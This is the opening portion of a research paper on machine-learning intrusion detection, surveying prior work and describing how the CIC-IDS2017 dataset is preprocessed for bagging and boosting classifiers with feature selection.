Machine learning (ML) has emerged as a promising way to improving IDS performance because to its capacity to evaluate large volumes of data and discover complicated patterns. Ensemble learning methods, such as bagging and boosting, have outperformed other ML techniques in classifying tasks. Bagging (bootstrap aggregating) works by training multiple base learners on various subsets of data and combining their predictions to reduce variation and increase stability. Boosting, on the other hand, aims to gradually improve poor learners by stressing misclassified instances, hence increasing overall accuracy. Both strategies are especially useful for intrusion detection, where datasets frequently include uneven class distributions and high-dimensional feature spaces.

Despite their benefits, the performance of ensemble learning algorithms might be hampered by duplicated and irrelevant characteristics in intrusion detection data sets. High-dimensional data not only adds computing cost, but it also has a negative impact on model correctness. Feature selection strategies, which seek to find the most useful qualities, are thus essential for developing efficient IDS models. Feature selection improves interpretability, accelerates model training, and reduces the danger of overfitting by lowering the dimensionality. Combining feature selection, bagging, and boosting is an effective method for improving the precision and robustness of intrusion detection systems.

This study uses the CIC-IDS2017 dataset to assess the performance of bagging and boosting algorithms combined with feature selection for network intrusion detection. The CIC-IDS2017 dataset, well-known for its realistic portrayal of modern network traffic and many attack types, serves as a complete benchmark for IDS research. This paper enhances network intrusion detection by integrating ensemble learning techniques with feature selection strategies. The key contributions, structured around the research questions, are as follows:

- RQ1: What is the impact of feature selection on the performance of ensemble learning algorithms?
  We applied feature selection methods (Information Gain, Chi-square, PCA) on the CIC-IDS2017 dataset to reduce dimensionality and computational cost. This enabled the ensemble models to concentrate on the most relevant attributes, improving accuracy and efficiency.
- RQ2: How effective are bagging and boosting approaches in detecting different categories of attacks?
  We conducted a comprehensive comparison between bagging-based (RF, ET, BDT) and boosting-based (XGB, GBM, LGBM, AB, CB) models. This analysis highlights their respective strengths and limitations in real-world intrusion detection settings.
- RQ3: What are the strengths and limitations of ensemble-based methods when handling imbalanced and high-dimensional data?
  We examined how feature selection influences bagging and boosting models across multiple attack categories in binary classification tasks. Furthermore, we demonstrated that boosting methods, in particular, are effective at detecting minority class attacks, offering practical value for addressing rare but critical threats.
- RQ4: How reliable and practical are the proposed approaches for real-world IDS deployment?
  We evaluated the ensemble models using multiple performance indicators—accuracy, precision, recall, F1-score, false positive rate, false negative rate, training time, and testing time—providing a comprehensive assessment of their real-world applicability.

The remainder of this paper is organized as follows: Section 2 outlines the motivation for this study. Section 3 reviews related work, emphasizing recent advancements in network intrusion detection systems with a focus on machine learning, ensemble methods, and feature selection, while also identifying existing research gaps. Section 4 describes the proposed methodology, including data collection and preprocessing using the CIC-IDS2017 dataset, the applied feature selection techniques, and the integration of bagging and boosting algorithms. Section 5 presents the experimental results and discussion, comparing model performance with and without feature selection and addressing challenges associated with imbalanced datasets. Section 6 provides an overall discussion, and Section 7 highlights the limitations of the proposed approach. Finally, Section 8 concludes the paper and summarizes the key contributions.

2 Motivation

The fast growth of digital networks, as well as their important role in modern infrastructure, have made them great targets for cyber attacks. These assaults are growing more complex, focusing on system vulnerabilities in order to jeopardize data integrity, availability, and confidentiality. Traditional intrusion detection systems (IDS) that use signature-based methods struggle to keep up with the dynamic nature of these threats because they require prior knowledge of attack patterns. As a result, there is an urgent need for enhanced IDS techniques capable of detecting both known and novel attack routes in real time.

Because of its ability to identify patterns and relationships in large datasets, machine learning (ML) has emerged as a promising approach for enhancing intrusion detection. Ensemble learning approaches, such as bagging and boosting, have shown excellent performance in classification problems by integrating the outputs of numerous models to improve prediction accuracy. These approaches, however, encounter difficulties when used to intrusion detection datasets, which are frequently high-dimensional and have unequal distributions of attack and benign traffic classes. Addressing these issues is critical for achieving accurate detection while preserving computing efficiency.

Feature selection addresses the problems of high-dimensional data by identifying the most informative characteristics for a specific job. Reducing the amount of input variables enhances model interpretability and efficiency while also lowering the danger of overfitting, particularly in ensemble learning models. The combination of feature selection, bagging, and boosting has the potential to yield extremely effective IDS models that balance accuracy and computational cost.

The CIC-IDS2017 dataset used in this study provides a realistic network environment and includes a variety of attack techniques, including Distributed Denial of Service (DDoS), Brute Force, Botnet, and Web Attacks. However, the dataset's complexity and imbalance make it a difficult standard for IDS research. Many previous studies focus on individual machine learning models or disregard the impact of feature selection, leaving potential for future research into optimum techniques to improve performance.

This research is motivated by the need to overcome these shortcomings by systematically merging feature selection with bagging and boosting techniques to improve IDS detection capabilities. This technique seeks to address the dual difficulties of high-dimensional data and class imbalance while maintaining scalability for real-world use. This study aims to provide useful insights and practical solutions for establishing strong and efficient IDS frameworks capable of fighting increasing cyber threats by analyzing the interactions of different methodologies on the CIC-IDS2017 dataset.

3 Related work

Considerable research efforts have been directed toward the development of intelligent Intrusion Detection Systems (IDS) due to the growing prevalence of cyber threats. Techniques like machine learning (ML) and ensemble learning have become well-liked ways to improve the detection of both known and unknown assaults. With an emphasis on the use of ensemble learning techniques like bagging and boosting, the contribution of feature selection to increasing model efficiency, and the difficulties presented by high-dimensional and unbalanced datasets, this part examines current developments in IDS research.

The use of machine learning (ML), deep learning (DL), optimization techniques, and datasets in intrusion detection from 2018 to 2023 was the subject of a thorough review by Issa, M. M. et al. A methodical approach to searching scientific databases was used by the authors to find and evaluate 393 studies that satisfied their inclusion requirements. Critical insights from these papers were extracted and examined using bibliometric analysis. With convolutional neural networks (CNNs), support vector machines (SVMs), decision trees, and genetic algorithms being the most often used methods, their findings demonstrate an increasing interest in the topic. With the goal of educating and directing future research in intrusion detection systems, the review also explores the shortcomings and difficulties of current techniques and provides a systematic summary of the state-of-the-art [1].

Intrusion Detection Systems (IDS) and how machine learning might improve them were thoroughly examined by Vanin, P. et al. An overview of intrusion detection systems (IDS) is given at the outset of the study, which divides them into three primary categories: network intrusion detection systems (NIDS), host intrusion detection systems (HIDS), and hybrid intrusion detection systems. All IDS types can identify attacks using signature-based techniques, by comparing network traffic to a predetermined baseline of typical activity, or by combining the two methods. In order to assess the efficacy of IDS, they have also investigated a number of performance metrics. Accuracy, detecting Rate (Recall), and the F-Measure are important metrics that are highlighted because they are essential for evaluating the dependability and efficacy of detecting systems [2].

The strengths and drawbacks of various Intrusion Detection System (IDS) types, technologies, and approaches are thoroughly examined by Khraisat, A. et al. In their assessment of various machine learning (ML) techniques that have been put out for identifying zero-day attacks, the authors highlight the issues these techniques encounter, such as the inability to produce and update data concerning novel attacks. These methods' efficacy is further limited by the large false positive rates and occasionally low detection accuracy they produce. Along with discussing current models and recent research findings, the survey focuses on ideas that address the fundamental problems with traditional IDS in order to improve IDS performance. The potential for

automated intrusion detection systems (AIDS) to improve IDS is one important topic that has been investigated [3].

Network intrusion detection systems (NIDS) that make use of machine learning (ML) and deep learning (DL) techniques are thoroughly reviewed by Ahmad, Z. et al. Their objective is to furnish scholars with a current comprehension of the prevailing patterns, developments, and obstacles in this domain. A methodical strategy is used in the study to choose pertinent publications about AI-based NIDS. It starts by outlining the idea of IDS and its several classification systems, referencing the literature study. The approach used in each publication is analysed, with a focus on assessing the suggested models' advantages and disadvantages in relation to intrusion detection efficacy and model complexity. The study points to a current trend in NIDS toward the adoption of deep learning techniques, which has improved detection accuracy and decreased False Alarm Rates (FAR). To be precise, almost 80% of the suggested solutions rely on deep learning techniques, with the most widely used algorithms being Autoencoders (AE) and Deep Neural Networks (DNN). Furthermore, the analysis points out that 60% of the approaches examined were evaluated on popular datasets like KDD Cup'99 and NSL-KDD, mostly due of the substantial findings that these datasets provide. Nevertheless, these datasets are out-of-date and might not correctly represent contemporary network attack scenarios, which restricts the methodologies' use in real-time settings. Consequently, the study highlights the necessity of more recent datasets to improve the performance and applicability of intrusion detection algorithms in modern network infrastructures [8].

An Artificial Neural Network (ANN)-based Intrusion Detection System (IDS) was proposed by Mebawondu, J. O. et al. and evaluated on the UNSW-NB15 dataset. For processing continuous data, they employed a binarization discretization technique, and for feature ranking, they employed the Gain Ratio method. For model building and evaluation using an ANN-MLP, the top 30 characteristics were chosen based on a predetermined threshold. The model demonstrated a positive correlation with a 76.96% accuracy and a 0.57 Matthews Correlation Coefficient (MCC), according to the experimental results. These results demonstrate the possibility of the suggested approach for real-time intrusion detection and confirm the UNSW-NB15 dataset's efficacy for network intrusion detection system development [9].

A SPIN-IDS system powered by AI and intended for near real-time network threat detection was presented by Ghadermazi, J. et al. Their method makes use of both header and payload data, as well as the temporal linkages between packets within the same communication flow, to overcome the shortcomings of packet-based Network Intrusion Detection Systems (NIDS). After being transformed into two-dimensional images, sequential packets in a network flow are evaluated by an intrusion detection component that leverages CNN. The SPIN-IDS framework, which used a nine-sequential-packet image representation of the dataset, performed well in identifying network threats, according to experimental results. The model demonstrated the capacity to detect harmful patterns with recall scores ranging from 97.7% to 99% across different types of attacks. Additionally, by examining the ninth packet in a bidirectional communication flow, the study demonstrated that malicious activity may be precisely detected [10].

The use of cutting-edge deep learning algorithms to improve Network Intrusion Detection Systems' (N-IDS) ability to categorize network connections as malicious or benign has been investigated by Vinayakumar, R. et al. Transmission Control Protocol/Internet Protocol (TCP/IP) packets within specified time periods were the main focus of the study, which represented network traffic as time-series data. Using connection records from the KDDCup-99 dataset, supervised deep learning techniques such as Recurrent Neural Networks (RNN), Identity Recurrent Neural Networks (IRNN), Long Short-Term Memory (LSTM), Clock-Work RNN (CWRNN), and Gated Recurrent Units (GRU) were used. With regard to capturing long-term dependencies, the study focused on comparing the effectiveness of RNNs with more recent techniques such as LSTM and IRNN, particularly addressing the disappearing and expanding gradient problems. Comparing various topologies and characteristics allowed for the identification of efficient network architectures, and tests were carried out for up to 1,000 epochs with learning rates varying between 0.01 and 0.05. Results on the KDDCup-99 dataset indicated that IRNN performed similarly to LSTM. Additionally, NSL-KDD and the more recent UNSW-NB15 datasets were used to evaluate the efficacy of these deep learning models utilizing improved versions of the dataset [11].

Using an Evolutionary Neural Network (ENN) for classification and a modified Cuckoo Search Algorithm (CSA), known as Mutation Cuckoo Fuzzy (MCF), for feature selection, Sarvari, S. et al. have created an anomaly-based intrusion detection system. Mutation is incorporated into the suggested algorithm to better traverse the search space and steer clear of local minima. An objective function and the Fuzzy C-Means (FCM) clustering method—which manages overlapping datasets by generating a fuzzy membership search domain that encompasses all possible compromise solutions—are used to evaluate the quality of the solution. The NSL-KDD dataset was used to validate the model after it was applied to the intrusion detection problem. Results from experiments showed that choosing the most pertinent features from the dataset to reduce its size not only shortened execution times but also improved the intrusion detection system's overall effectiveness and performance [12].

A new Stochastic Fractal Search Algorithm combined with a Deep Learning-based Intrusion Detection System (SFSA-DLIDS) has been presented by Duhayyim, M. A. et al. to secure cloud-based Cyber-Physical Systems (CPS). To improve the security of CPS environments, the SFSA-DLIDS architecture focuses on detecting and categorizing intrusions. Min-max data normalization is the first step in

the process to format input data for compatibility. A pertinent subset of features is chosen using the SFSA method in order to overcome the problem of high dimensionality. Furthermore, Deep Stacked Autoencoder (DSAE) and Chicken Swarm Optimization (CSO) are used in tandem for intrusion detection and categorization. The CSO algorithm is specifically made to improve classification performance by optimizing the DSAE model's parameters. The efficacy of the SFSA-DLIDS model was confirmed by extensive experimental assessments. The suggested method's effectiveness and dependability in protecting CPS environments were shown by the results, which showed that it outperformed contemporary intrusion detection systems [13].

Dini, P., et al. investigated the use of machine learning (ML) approaches to intrusion detection systems (IDS), with an emphasis on datasets, algorithms, and assessment metrics. The study included three widely renowned datasets: KDD 99, UNSW-NB15, and CSE-CIC-IDS 2018. A variety of ML algorithms were studied to determine their usefulness in IDS performance, with the primary goal of developing a taxonomy for linked IDS and supervised ML approaches. Careful dataset selection was stressed to assure the models' appropriateness for IDS applications. Both binary and multi-class classification tasks were used in the evaluation to ensure that the ML methods were consistent and reliable across different datasets. The experimental findings were outstanding, with 100% accuracy in binary classification and 99.4% in multi-class classification. When tested on these benchmark datasets, the findings show that supervised machine learning algorithms give extremely accurate and reliable intrusion detection performance [14].

By putting out a unique traffic anomaly detection model known as BAT, Su, T. et al. have solved the issues of low accuracy and dependence on feature engineering in intrusion detection. An attention mechanism and a Bidirectional Long Short-Term Memory (BLSTM) network are combined in this model. Critical properties for classifying network traffic are extracted by the attention mechanism by selective processing of the network flow vector, which is built from packet vectors produced by the BLSTM model. Additionally, the BAT model uses several convolutional layers to efficiently extract local information from traffic data. Because these convolutional layers are used to process data samples, the model is called BAT-MC. The final classification of network traffic is done using a softmax classifier. By automatically learning hierarchical key features, BAT-MC functions as an end-to-end model that improves anomaly detection and efficiently characterizes network traffic behavior, hence removing the need for feature engineering. Experimental results showed that BAT-MC works better than alternative approaches, exhibiting improved accuracy and detection capabilities. The model was tested on a publicly available benchmark dataset [15].

To improve the accuracy of anomaly detection and shorten execution time, Stiawan, D. et al. carried out a study to extract important features from massive network traffic data. In order to select, rank, and group features according to minimum weight values in order to ascertain their importance, the study used the Information Gain approach. On the CICIDS-2017 dataset, these chosen features were then assessed using a number of classification methods, such as Random Forest (RF), Bayes Net (BN), Random Tree (RT), Naive Bayes (NB), and J48. The results showed that the amount of relevant features chosen has a major effect on execution time and detection accuracy. Of the techniques that were tested, the Random Forest classifier used 22 features and achieved an accuracy of 99.86%. The J48 algorithm, on the other hand, used 52 features and took longer to execute, but it produced a slightly better accuracy of 99.87%. This study emphasizes how crucial feature selection is to intrusion detection system optimization [16].

Using an optimized approach, Liu, G. et al. have created a multiclass network intrusion detection model based on a convolutional neural network (CNN). The model was put into practice and evaluated on a system that has a 1 TB solid-state drive, 32 GB of RAM, Ubuntu 16.04, and a Docker 19.03.5 container virtualization environment. The performance of the suggested model was compared to a number of deep learning models, including DNN, LSTM-RNN, GRU-RNN, DBN, KNN, and ICNN, through experiments utilizing the KDD-CUP99 and NSL-KDD datasets. The findings proved that the suggested CNN-based model improved detection performance, especially for detecting unknown attacks, decreased the false positive rate, and increased accuracy and recall [17].

An intrusion detection and classification model based on machine learning approaches has been proposed by Jaradat, A. S. et al. To find the most pertinent qualities, the procedure starts with the acquisition and formatting of the dataset, then moves on to feature selection. Following refinement, the Konstanz Information Miner (KNIME) platform is used to evaluate the dataset. The CICIDS2017 dataset on the KNIME analytics platform was used to test three distinct classifiers in order to attain strong performance and allow for comparison analysis. The experimental findings showed an accuracy of 90.59% on average and a high of 98.6%, surpassing numerous current approaches. These results demonstrate the promise of machine learning in data analysis and cybersecurity, promoting the advancement of more accurate intrusion detection systems [18].

A study was carried out by Alissa, K. A. et al. to address privacy and security issues in the Internet of Drones (IoD). They suggested Crystal Structure Optimization with Deep Autoencoder-based Intrusion Detection (CSODAE-ID), an enhanced intrusion detection system (IDS), to improve IoD security. The main objective of the CSODAE-ID model is to efficiently identify intrusions in the IoD environment. To determine which feature subsets are most pertinent, the model uses a Modified Deer Hunting Optimization-based Feature Selection (MDHO-FS) technique. Concurrently, intrusion classification is done using the Autoencoder (AE) approach. For hyper-parameter tuning, the Crystal Struc-

ture Optimization (CSO) technique is utilized, which draws inspiration from the lattice point formations found in crystal structures. The CSODAE-ID model's performance was verified by extensive simulations under a variety of conditions. The suggested model surpasses current techniques, according to comparative studies, showing its efficacy in protecting IoD environments [19].

Using a multistage deep learning approach based on picture recognition, Toldinas, J. et al. have put forth a novel technique for network intrusion detection. The four-channel (Red, Green, Blue, and Alpha) pictures created from network characteristics are used in this method for categorization. Both training and testing use the ResNet50 deep learning model, which has been pre-trained on a sizable dataset. Two publicly accessible benchmark datasets, UNSW-NB15 and BOUN DDoS, were used to assess the methodology. It detected generic assaults with an amazing 99.8% accuracy on the UNSW-NB15 dataset. Similarly, the model showed 99.7% accuracy in recognizing DDoS assaults and 99.7% accuracy in identifying normal traffic on the BOUN DDoS dataset. These outcomes demonstrate the efficiency and dependability of the suggested approach for network intrusion detection [20].

For intrusion detection systems (IDS) in Internet of Things (IoT) contexts, Fatani, A. et al. have put forth a sophisticated AI-driven design. In order to solve complicated engineering problems, the approach mixes metaheuristic algorithms with deep learning approaches. The strategy uses a feature extraction technique based on convolutional neural networks (CNNs) to effectively find pertinent characteristics. A brand-new feature selection method is also presented, known as TSODE (Transient Search Optimization with Differential Evolution). The Differential Evolution (DE) algorithm's operators are used into this technique to improve the ratio of exploration to exploitation during optimization. KDDCup-99, NSL-KDD, BoT-IoT, and CICIDS-2017 are four publicly available datasets that were used to assess the effectiveness of the suggested method. Test findings showed that the created approach outperformed current methods in terms of accuracy, indicating its potential to enhance IoT security [21].

In order to create a network intrusion detection model that is both scalable and adaptable, Chiche, A. et al. have suggested a revolutionary integrated learning technique. This technique uses a knowledge-based system and machine learning to address the present issues in intrusion detection. The classifier is built by the machine learning component, and scalability and adaptability are improved by the knowledge-based system. Ten-fold cross-validation was used to validate the model after it was assessed using the 40,558-instance NSL-KDD dataset. The results showed that the experiment performed admirably, with an accuracy of 99.91%. The study emphasizes the function of knowledge-rich learning as a key component of detection and prevention strategies and stresses how crucial it is to include it in effective intrusion detection. In order to safeguard their infrastructure and streamline their operational procedures, the study advises security experts to incorporate these intrusion detection models into their computer and network systems [22].

In order to optimize the hyperparameters of the XGBoost classifier for network intrusion detection, Zivkovic, M. et al. presented an improved version of the popular firefly technique. By merging the enhanced firefly method with the XGBoost classifier, this study aims to address the high rate of false positives and false negatives, a typical problem in intrusion detection systems. First, the enhanced method was tested against 28 well-known CEC2013 benchmark instances and contrasted with other top metaheuristics and the original firefly approach. After validation, the XGBoost classifier's hyperparameters were optimized using it. Two well-known datasets for network intrusion detection, NSL-KDD and UNSW-NB15, were used to assess the optimized model. Results from experiments showed that the suggested method greatly improves average precision and classification accuracy, indicating its potential as a useful tool for network intrusion detection machine learning model optimization [23].

By combining sophisticated deep learning algorithms with network and host traffic data, Alars, E. S. A. et al. have improved NIDS performance and tackled network intrusion detection difficulties. They used a dataset that was created to simulate different types of intrusions in a military network setting. This procedure included feature extraction, preprocessing, and extensive data collection. To enhance the model's performance, they used dimensionality reduction and strict feature selection in their convolutional neural network (CNN) analysis of the data. A remarkable 98.5% detection accuracy was attained by their deep learning-based NIDS, surpassing current techniques and tackling practical cybersecurity problems, according to the results. In addition to advancing NIDS technology, this integrated strategy offers a workable way to improve network security across a range of applications, which helps intrusion detection systems continue to evolve [24].

A hybrid model for intrusion detection has been created by Sajid, M. et al. to address current constraints by combining machine learning (ML) and deep learning (DL) approaches. Long short-term memory networks (LSTM) are used for classification after convolutional neural networks (CNN) and Extreme Gradient Boosting (XGBoost) are used for feature extraction. For both binary and multi-class classification tasks, the model was trained on four benchmark datasets: CIC IDS 2017, UNSW NB15, NSL KDD, and WSN DS. Due to decreased accuracy, many intrusion detection systems have trouble identifying new threats as feature dimensions grow. The feature space was essentially reduced by applying CNN-based feature selection techniques and XGBoost to every dataset. The efficiency of the suggested hybrid model in enhancing intrusion detection performance was demonstrated by the experimental findings, which exhibited high detection rates, good accuracy, and a low False Acceptance Rate (FAR) [25].

Fuzzy numbers and a scoring system based on correla-

tion feature selection are two new methods that Shiravani, A. et al. have presented for choosing useful features in network intrusion detection. Reducing the size of the dataset by removing inefficient features and lowering its dimensions is the main goal of this approach. The correlation-based feature selection algorithm's heuristic function is represented as a triangle fuzzy number membership function in this method, where the features are expressed as fuzzy numbers. The suggested approach was contrasted with conventional intrusion detection methods in order to evaluate its effectiveness. The findings demonstrated that the suggested approach achieves a greater detection rate while choosing fewer features than traditional approaches. The KDD Cup, NSL-KDD, and CICIDS datasets were used to test the approach. The suggested method achieved an accuracy of 99.9%, whereas the Correlation-based Feature Selection (CFS) method achieved 96.01%. This illustrates how well the novel strategy works to enhance intrusion detection systems' feature selection and detection capabilities [26].

Using a variety of feature fusion techniques, Ayantayo, A. et al. have presented novel deep learning architectures designed to improve the performance of multi-classification tasks in Network Intrusion Detection Systems (NIDS). They used feature fusion in fully linked deep networks to propose three different models: early-fusion, late-fusion, and late-ensemble learning models. The purpose of these fusion procedures was to lessen potential biases resulting from particular feature types and enhance the models' capacity to learn correlations between various input features. The researchers employed the well-known UNSW-NB15 and NSL-KDD datasets, which are created especially to further NIDS research, to assess the performance of their deep learning models and contrast them with current methodologies. Their investigation showed that their models were robust in handling multi-classification problems, especially when class imbalance was present. Furthermore, both the late-ensemble and late-fusion models showed similar outcomes on the training and validation sets, reduced overfitting, and better generalization performance [27].

IDS-MTran, a unique intrusion detection model developed by Xi, C. et al., uses a multi-scale transformer technique. The detection coverage for intrusions is increased by this approach by the integration of multi-scale traffic features. First, convolutional operators with different kernels are used to create multi-scale features. To bridge the feature extraction process, the researchers created a Patching with Pooling (PwP) approach to increase feature representation and branch-to-branch interaction. In order to simulate the features at different scales and capture possible incursion patterns, they then created a multi-scale transformer-based backbone. Before generating the final results, the Cross Feature Enrichment (CFE) technique integrates and refines the features to further improve feature utilization. In identifying different kinds of assaults, the IDS-MTran model works better than other detection models, according to extensive studies. On three popular datasets—NSL-KDD, CIC-DDoS 2019, and UNSW-NB15—the model specifically demonstrated enhanced accuracy and stability, achieving above 99% accuracy [28].

For network intrusion detection, Gu, Y. et al. have presented a semi-supervised weighted k-means approach. The first step in the process is creating a hybrid feature selection algorithm based on Hadoop that finds the best feature sets. For choosing initial cluster centers, they suggested an improved density-based technique to overcome problems like outliers and local optima. The technique then uses a semi-supervised K-means algorithm that has been improved with hybrid feature selection (SKM-HFS) to more precisely identify threats. The researchers used a number of datasets, including the DARPA DDoS dataset, the CAIDA "DDoS Attack 2007" dataset, the CICIDS "DDoS Attack 2017" dataset, and a real-world dataset, to test their methodology. According to the experimental findings, their approach considerably beat the current benchmarks in terms of both detection performance and the Technique for Order Preference by Similarity to Ideal Solution (TOPSIS) evaluation factor [29].

For the Internet of Things (IoT) platform, Mohamed, H. G. et al. have created a novel intrusion detection technique called BSAWNN-ID. The BSAWNN-ID algorithm's primary objective is to identify and categorize intrusions in Internet of Things environments. In order to accomplish this, the method selects the most pertinent characteristics through a Feature Subset Selection employing the Cuckoo Optimization Algorithm (FSS-COA). Next, the Wavelet Neural Network (WNN) model is employed for intrusion detection; the Bat Search Algorithm (BSA) is used to optimize the WNN parameters. Using the UNSW-NB15 dataset, a thorough experimental investigation showed that the BSAWNN-ID technique outperformed other models with an accuracy of 99.64%. According to the findings, the BSAWNN-ID method works well for real-time intrusion detection in Internet of Things systems. Future research could expand on this technique to tackle difficulties with outlier recognition [30].

By offering justifications for Deep Learning-based Network Intrusion Detection Systems (DL-NIDS), Wei, F. et al. have presented XNIDS, a novel framework intended to improve active intrusion responses. Approximating and sampling inputs based on historical data and capturing the interdependencies of features inside structured data to generate high-fidelity explanations are the two main characteristics of the suggested explanation approach. With the help of these justifications, XNIDS is able to produce useful defensive guidelines. The four top DL-NIDS models were used to assess the framework. According to the evaluation results, XNIDS outperforms earlier explanation techniques in terms of stability, fidelity, sparsity, and completeness—all of which are essential components of successful active incursion responses. Furthermore, XNIDS can help diagnose detection problems, improve comprehension of DL-NIDS behavior, and produce useful defense methods, ac-

cording to the study [31].

Huang et al. developed a hybrid intrusion detection framework combining feature selection and stacking ensembles. They employed a dual strategy using information gain and random forest importance to identify compact, discriminative feature subsets. On UNSW-NB15, the method attained 80.83% accuracy with only 9 features, improving by 5.37% over baselines. On CIC-IDS2017, 27 selected features delivered 99.97% accuracy. The model significantly reduced false alarms and outperformed traditional machine learning and existing ensemble methods across multiple evaluation metrics [32].

Urmi et al. introduced a stacked ensemble intrusion detection model integrating Random Forest, XGBoost, and Extra-Trees with Logistic Regression as the meta-classifier. They analyzed the impact of Recursive Feature Elimination, Mutual Information, and Lasso-based feature selection on system performance. Using CIC-IDS2017, RFE attained 100% accuracy for Brute Force and 99.99% for Infiltration and Web attacks. On NSL-KDD, the approach achieved 99.95% accuracy overall, highlighting that optimized feature selection with ensemble learning significantly strengthens detection effectiveness [33].

Ahmed et al. developed HAEnID, an adaptive hybrid ensemble intrusion detection model that integrates stacking, Bayesian model averaging (BMA), and conditional ensemble methods. The model incorporates SHAP and LIME to enhance explainability while dynamically adapting to new attack patterns. Experiments on CIC-IDS2017 showed strong results, achieving 97–98% accuracy overall. With optimized feature selection using BMA-M (20), accuracy improved to 98.79%. This demonstrates HAEnID's effectiveness in balancing high detection performance, adaptability, reduced false alarms, and interpretability [34].

Table 1. shows the detail summary of reviewed IDS studies: methodologies, datasets, techniques, performance, and gaps.

4 Methodology

With the help of feature selection strategies and ensemble learning techniques like bagging and boosting, this study seeks to improve network intrusion detection by increasing the system's accuracy and efficiency. As shown below, the suggested methodology is divided into a number of discrete stages, such as feature selection, model training, data preprocessing, and evaluation. The suggested framework for a network intrusion detection system based on the CIC-IDS2017 dataset is shown in Figure 1.

4.1 Data collection and preprocessing

The initial step involves obtaining a suitable dataset for training and testing the network intrusion detection system (NIDS). This study uses publicly available benchmark dataset, such as CIC-IDS2017, which include labeled instances of network traffic. The CIC-IDS2017 dataset contains 80 features per network flow, including continuous features such as flow duration, packet length statistics, and byte counts, as well as categorical features like protocol type and TCP flags. This datasets consist of both normal and malicious traffic, enabling the development of a robust intrusion detection model. Once the data is acquired, it undergoes preprocessing to ensure it is suitable for machine learning models. This includes:



Figure 1: Proposed framework of network intrusion detection system using CIC-IDS2017 dataset

4.1.1 Handling missing values

The raw dataset includes features with missing or undefined values, particularly those arising from division-by-zero operations in flow statistics. Attributes with a large proportion of missing entries were discarded, while features with relatively few missing values were retained. For these, numerical attributes were imputed using the mean value, whereas categorical attributes were imputed using the most frequent category. This strategy ensured that valuable features were preserved without introducing bias.

4.1.2 Outlier handling

Traffic data often includes extreme observations such as abnormally large packet sizes or unusually long flow durations. To reduce the influence of such values while maintaining attack-related information, we employed the interquartile range (IQR) method. Values lying outside 1.5 times the IQR from the first or third quartile were capped to the respective boundary values. This approach mitigated the effect of skewed distributions without discarding rare but meaningful patterns.

Study	Method / Algorithm	Dataset	Techniques / Features	Performance Metrics	Observed Gaps
Su et al. [15]	BAT-MC (BLSTM+CNN+Attention)	Public benchmark dataset	Automatic feature learning with hybrid DL	High accuracy	High model complexity
Stiawan et al. [16]	RF, BN, RT, NB, J48	CICIDS2017	Information Gain FS	Acc: RF=99.86%, J48=99.87%	Speed vs accuracy trade-off in FS
Liu et al. [17]	CNN (multiclass IDS)	KDD99, NSL-KDD	CNN vs DL baselines	Accuracy ↑, FPR ↓	Limited modern dataset testing
Jaradat et al. [18]	ML classifiers	CICIDS2017	KNIME pipeline + FS	Avg Acc=90.59%, Max=98.6%	Dependence on FS methods
Alissa et al. [19]	CSODAE-ID (AE + MDHO-FS)	IoD dataset	Crystal Optimization + FS	Outperformed baselines	IoD dataset focus only
Toldinas et al. [20]	ResNet50 (image-based IDS)	UNSW-NB15, BOUN-DDoS	RGB packet mapping to images	Acc=99.8% (UNSW), 99.7% (DDoS)	Requires heavy computation, image conversion
Fatani et al. [21]	CNN + TSODE FS	KDD99, NSL-KDD, BoT-IoT, CICIDS2017	Metaheuristic + DL feature selection	Outperformed baselines	Optimization overhead
Chiche et al. [22]	Knowledge-based ML IDS	NSL-KDD	Knowledge integration + ML	Acc=99.91%	Focused on NSL-KDD only
Zivkovic et al. [23]	Firefly-XGBoost hybrid	NSL-KDD, UNSW-NB15	Metaheuristic parameter tuning + XGB	Precision and Acc ↑	Complexity of hybrid tuning
Alars et al. [24]	CNN + feature reduction	Military dataset	Dimensionality reduction + DL	Acc=98.5%	Specific to military data
Sajid et al. [25]	CNN+XGBoost+LSTM hybrid	CICIDS2017, UNSW-NB15, NSL-KDD, WSN-DS	Hybrid FS + DL	High accuracy, low FAR	Complex hybrid integration
Shiravani et al. [26]	Fuzzy-CFS FS	KDD, NSL-KDD, CICIDS	Triangle fuzzy FS	Acc=99.9%	Limited generalization across datasets
Ayantayo et al. [27]	Fusion DL models	UNSW-NB15, NSL-KDD	Early, late, ensemble fusion	Stable multiclass detection	High training cost
Xi et al. [28]	IDS-MTran (multi-scale Transformer)	NSL-KDD, CIC-DDoS2019, UNSW-NB15	PwP, CFE + multi-scale encoding	Acc>99%	Transformer overhead
Gu et al. [29]	SKM-HFS (semi-supervised K-means)	DARPA, CAIDA, CICIDS2017, real-world	Hadoop-based FS + semi-supervised learning	Higher detection rates	Scalability + complexity
Mohamed et al. [30]	BSAWNN-ID (WNN+COA+BSA)	UNSW-NB15	COA + WNN FS optimization	Acc=99.64%	IoT only, lacks outlier handling
Wei et al. [31]	XNIDS (DL explainability)	4 DL-NIDS	Explainability framework (stability, fidelity)	Stable, complete justifications	Accuracy not improved

Table 1: Summary of reviewed ids studies: methodologies, datasets, techniques, performance, and gaps

4.1.3 Feature encoding

Several fields in CIC-IDS2017, such as protocol identifiers and service names, are categorical in nature. To ensure compatibility with machine learning algorithms, these categorical features were transformed into numerical values using label encoding. This step preserved the distinct categories while enabling their direct use in the classifiers.

4.1.4 Normalization

The dataset includes features with heterogeneous scales, such as binary flags, byte counts, and time-based measures. To prevent attributes with large magnitudes from dominating the learning process, all continuous features were normalized using the Min–Max scaling method, mapping each value into the range [0, 1]. This normalization improved the stability and convergence of ensemble classifiers, particularly gradient-based boosting models.

